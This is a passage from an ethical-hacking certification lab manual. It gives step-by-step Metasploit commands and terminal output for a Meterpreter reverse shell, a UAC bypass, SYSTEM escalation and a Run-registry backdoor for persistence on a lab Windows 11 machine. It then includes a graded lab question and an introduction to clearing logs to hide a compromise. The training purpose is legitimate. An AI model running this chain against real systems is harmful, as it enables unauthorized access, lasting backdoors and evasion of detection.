9. Copy the payload into the shared folder by executing **cp /home/attacker/Desktop/Test.exe /var/www/html/share/** and **cp /home/attacker/Desktop/registry.exe /var/www/html/share/** commands.
10. Start the Apache server by running **service apache2 start** command.

11.

The screenshot shows a terminal window titled "service apache2 start - Parrot Terminal". The terminal content is as follows:

```
[root@parrot]~# cp /home/attacker/Desktop/Test.exe /var/www/html/share/
[root@parrot]~# cp /home/attacker/Desktop/registry.exe /var/www/html/share/
[root@parrot]~# service apache2 start
[root@parrot]~#
```

The desktop environment includes icons for "CEHv13 Module 13 Hacking Web Servers" and "CEHv13 Module 14 Hacking Web Applications". The taskbar at the bottom shows "Menu" and "service apache2 start ...".

12. Run **msfconsole** command to launch Metasploit Framework.
13. In Metasploit, type **use exploit/multi/handler** and press **Enter**.
14. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
15. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
16. Type **set lport 444** and press **Enter** to set lport.
17. Now, type **run** in the Metasploit console and press **Enter**.

18.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying Metasploit command-line interface (CLI) output. The user has run several commands to set up a reverse TCP handler:


```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.1.13:444
```

The terminal also shows a watermark for "Hacking Web Applications" and a decorative background image of a parrot.

19. Click [Windows 11-M6](#) to switch to the **Windows 11** machine, click [Ctrl+Alt+Delete](#) to activate the machine and login with **Admin/Pa\$\$w0rd..**.
20. Open any web browser (here, **Mozilla Firefox**) go to <http://10.10.1.13/share>. As soon as you press enter, it will display the shared folder contents.
21. Click on **Test.exe** and **registry.exe** to download the files.
22. Navigate to **Downloads** and double-click the **Test.exe** file.
23. If an **Open File - Security Warning** window appears; click **Run**.

24.



25. Leave the **Windows 11** machine running and click [Parrot Security](#) to switch to the **Parrot Security** machine.
26. The meterpreter session has successfully been opened.
27. Type **getuid** and press **Enter** to display current user ID.
28. Now, we shall try to bypass the User Account Control setting that is blocking you from gaining unrestricted access to the machine.
29. Type **background** and press **Enter**, to background the current session.
30. In this task, we will bypass Windows UAC protection via SilentCleanup task present in Windows Task Scheduler. It is present in Metasploit as a bypassuac_silentcleanup exploit.
31. In the terminal window, type **use exploit/windows/local/bypassuac_silentcleanup** and press **Enter**.
32. Now, type **set session 1** and press **Enter**.

33.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying Metasploit command-line interface (CLI) output. The user has configured a reverse TCP handler with a generic payload and set the payload to windows/meterpreter/reverse_tcp. They have also specified lhost as 10.10.1.13 and lport as 444. After running the exploit, a meterpreter session was opened on 10.10.1.11:50172 at 2024-05-31 06:50:43. The user then checked their privileges using the "getuid" command, which showed they were a Windows 11 Admin. They then used the "background" command to keep the session running. Finally, they attempted to exploit a local bypass UAC silent cleanup vulnerability on the same host, setting the session to 1.

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (176198 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50172) at 2024-05-31 06:50:43 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Users\Admin\Downloads) > background
[*] Backgrounding session 1...
[msf] (Jobs:0 Agents:1) exploit(multi/handler) >> use exploit/windows/local/bypassuac_silentcleanup
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set session 1
session => 1
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >>
```

34. Type **show options** in the meterpreter console and press **Enter**.

35.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command [msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> show options is entered. The output displays module options and payload options for the specified exploit.

Module options (exploit/windows/local/bypassuac_silentcleanup):

Name	Current Setting	Required	Description
PSH_PATH	%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe	yes	The path to the Powershell binary.
SESSION	1	yes	The session to run this module on
SLEEPTIME	0	no	The time (ms) to sleep before running SilentCleanup

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	

36. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
37. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
38. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.
39. If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.

40.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
Exploit target:
  Id  Name
  --  ---
  0  Microsoft Windows

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set LHOST 10.10.1.13
LHOST => 10.10.1.13
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set TARGET 0
TARGET => 0
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[+] Part of Administrators group! Continuing...
[*] Sending stage (176198 bytes) to 10.10.1.11
[+] Deleted C:\Users\Admin\AppData\Local\Temp\E0jGwTmF.ps1
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50205) at 2024-05-31 06:56:16 -0400

(Meterpreter 2)(C:\Windows\system32) >
```

The terminal window has a dark background with a parrot logo. The title bar says "msfconsole - Parrot Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help".

41. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
42. Type **getsystem -t 1** and press **Enter** to elevate privileges.
43. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges.

44.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal interface includes a menu bar with File, Edit, View, Search, Terminal, and Help. A table lists modules by ID and name, with "Microsoft Windows" selected. The main pane displays a Metasploit exploit chain and a successful meterpreter session on a Windows 11 system. The session shows the user has gained system-level privileges.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Id Name
-- --
0 Microsoft Windows

View the full module info with the info, or info -d command.

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Part of Administrators group! Continuing...
[*] Sending stage (176198 bytes) to 10.10.1.11
[*] Deleted C:\Users\Admin\AppData\Local\Temp\EOjGwTmF.ps1
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50205) at 2024-05-31 06:56:16 -0400

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) >
```

45. Now, to add the malicious file into the **Windows 11** machine's registry, open a shell by running the **shell** command.
46. In the elevated shell, type **reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe"** and press **Enter**.

47.

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> exploit
[*] Started reverse TCP handler on 10.10.1.13:4444
[+] Part of Administrators group! Continuing...
[*] Sending stage (176198 bytes) to 10.10.1.11
[+] Deleted C:\Users\Admin\AppData\Local\Temp\EOjGwTmF.ps1
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50205) at 2024-05-31 06:56:16 -0400

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) > shell
Process 8968 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

CEHv13 Module 13
C:\Windows\system32>reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe"
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe"
The operation completed successfully.

CEHv13 Module 14
C:\Windows\system32>
```

48. Once the command is successfully executed, open another terminal window with root privileges and run **msfconsole** command.
49. In Metasploit, type **use exploit/multi/handler** and press **Enter**.
50. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
51. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
52. Type **set lport 4444** and press **Enter** to set lport.
53. Now, type **exploit** to start the exploitation.

54.


The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit command-line session:

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 10.10.1.13:4444
```

The terminal window has a dark background with a parrot logo on the right side. The title bar says "msfconsole - Parrot Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The status bar at the bottom shows "Hacking Web Applications" and the window title "msfconsole - Parrot T...".

55. Click [Windows 11-M6](#) to switch to **Windows 11** machine login to **Admin** account and restart the machine so that the malicious file that is placed in the Run Registry is executed.

56.



57. Now click [Parrot Security](#) to switch to the **Parrot Security** machine and you can see that the meterpreter session is opened.
58. It takes some time for the session to open.
59. Type **getuid** and press **Enter**, we can see that we have opened a reverse shell with admin privileges.

60.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session configuration:


```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (176198 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49736) at 2024-05-31 07:07:00 -0400
```

After the exploit is run, the terminal shows a successful meterpreter session:

```
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Windows\system32) >
```

61. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.
62. Thus, attacker can maintain persistence on the target machine using Run Registry keys.
63. This concludes the demonstration of how to maintain persistence by Modifying Registry Run Keys.
64. Close all open windows and document all the acquired information.
65. Now, before proceeding to the next task, revert the [Parrot Security](#) , [Windows 11-M6](#) machines to its initial state. To do this, click on the **Power and Display** button and select the **Revert Machine** option from the drop-down list as shown in the screenshot.
66. If **Revert Machine** option is not working, end the lab and re-launch it to reset the machines. To do so, click the **Exit Lab** option and click **End lab** from the drop-down options.
67. Before relaunching the lab, it is recommended to save all obtained answers. You can continue from next task by placing all the answers in their respective flags.

68.



Question 6.3.2.1

Use Parrot Security machine to gain access and exploit Registry keys to gain privileged access and persistence on the Windows 11 machine. Enter the registry path of the target system to which the backdoor .exe file is added to achieve Registry persistence in this task.

Score

Lab 4: Clear Logs to Hide the Evidence of Compromise

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This task will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Lab Objectives

- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing:** Disable the auditing features of the target system
- **Clearing Logs:** Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs:** Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network:** Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS:** Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files:** Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality:** Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

